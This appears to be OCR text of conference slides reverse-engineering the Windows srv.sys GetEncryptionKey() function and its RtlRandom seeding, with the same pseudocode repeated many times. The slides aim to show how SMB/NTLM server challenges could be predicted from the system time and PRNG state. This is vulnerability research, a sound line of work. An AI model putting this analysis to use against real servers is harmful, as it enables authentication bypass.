
GetEncryptionKey() overview



GetEncryptionKey() overview



GetEncryptionKey() overview



GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount = 0

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

GetEncryptionKey() pseudocode


```
GLOBAL_DWORD _EncryptionKeyCount = 0

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```




GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```



GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

GetEncryptionKey() pseudocode

```
GLOBAL_DWORD _EncryptionKeyCount

srv.sys!GetEncryptionKey()
{
        LARGE_INTEGER CurrentTime
        DWORD Seed
        DWORD n1, n2, n3

        KeQuerySystemTime(&CurrentTime)
        CurrentTime.LowPart += _EncryptionKeyCount
        _EncryptionKeyCount += 0x100

        CT = CurrentTime.LowPart
        Seed = CT[1], CT[2]–1, CT[2], CT[1]+1

        n1 = ntoskrnl!RtlRandom(&Seed)
        n2 = ntoskrnl!RtlRandom(&Seed)
        n3 = ntoskrnl!RtlRandom(&Seed)

        n1 |= 0x80000000    if (n3 & 1) == 1
        n2 |= 0x80000000    if (n3 & 2) == 2

        challenge =  n1, n2

        return challenge
}
```

GetEncryptionKey() summary

- Gets **entropy** bits from
  - **KeQuerySystemTime()**
  - **_EncryptionKeyCount**
- Constructs a **seed**
  - **seed = CT[1], CT[2]-1, CT[2], CT[1]+1**
- Gets **n1**, **n2**, **n3** from **RtlRandom()**
- Modifies **n1** and **n2** depending on **n3**
- Returns a **challenge** concatenating **n1** and **n2**

Where are we going with this?

If we know

- ★the current **internal state** of **RtlRandom**()
- ★the current **system time** of the GetEncryptionKey() call
- ★the current value of **_EncryptionKeyCount**

➡**...we can calculate n1, n2, n3...**

➡**...and predict the next challenges to be issued...**

RtlRandom overview

[1/4]

ntoskrnl.exe

_RtlpRandomConstantVector

RtlRandom() (M-M PRNG system)


1. Create numbers based on input seed using two LCGs
2. Fetch value from vector
3. Store value into vector
4. Return fetched value and a context

RtlRandom() Callers

- srv.sys! GetEncryptionKey()

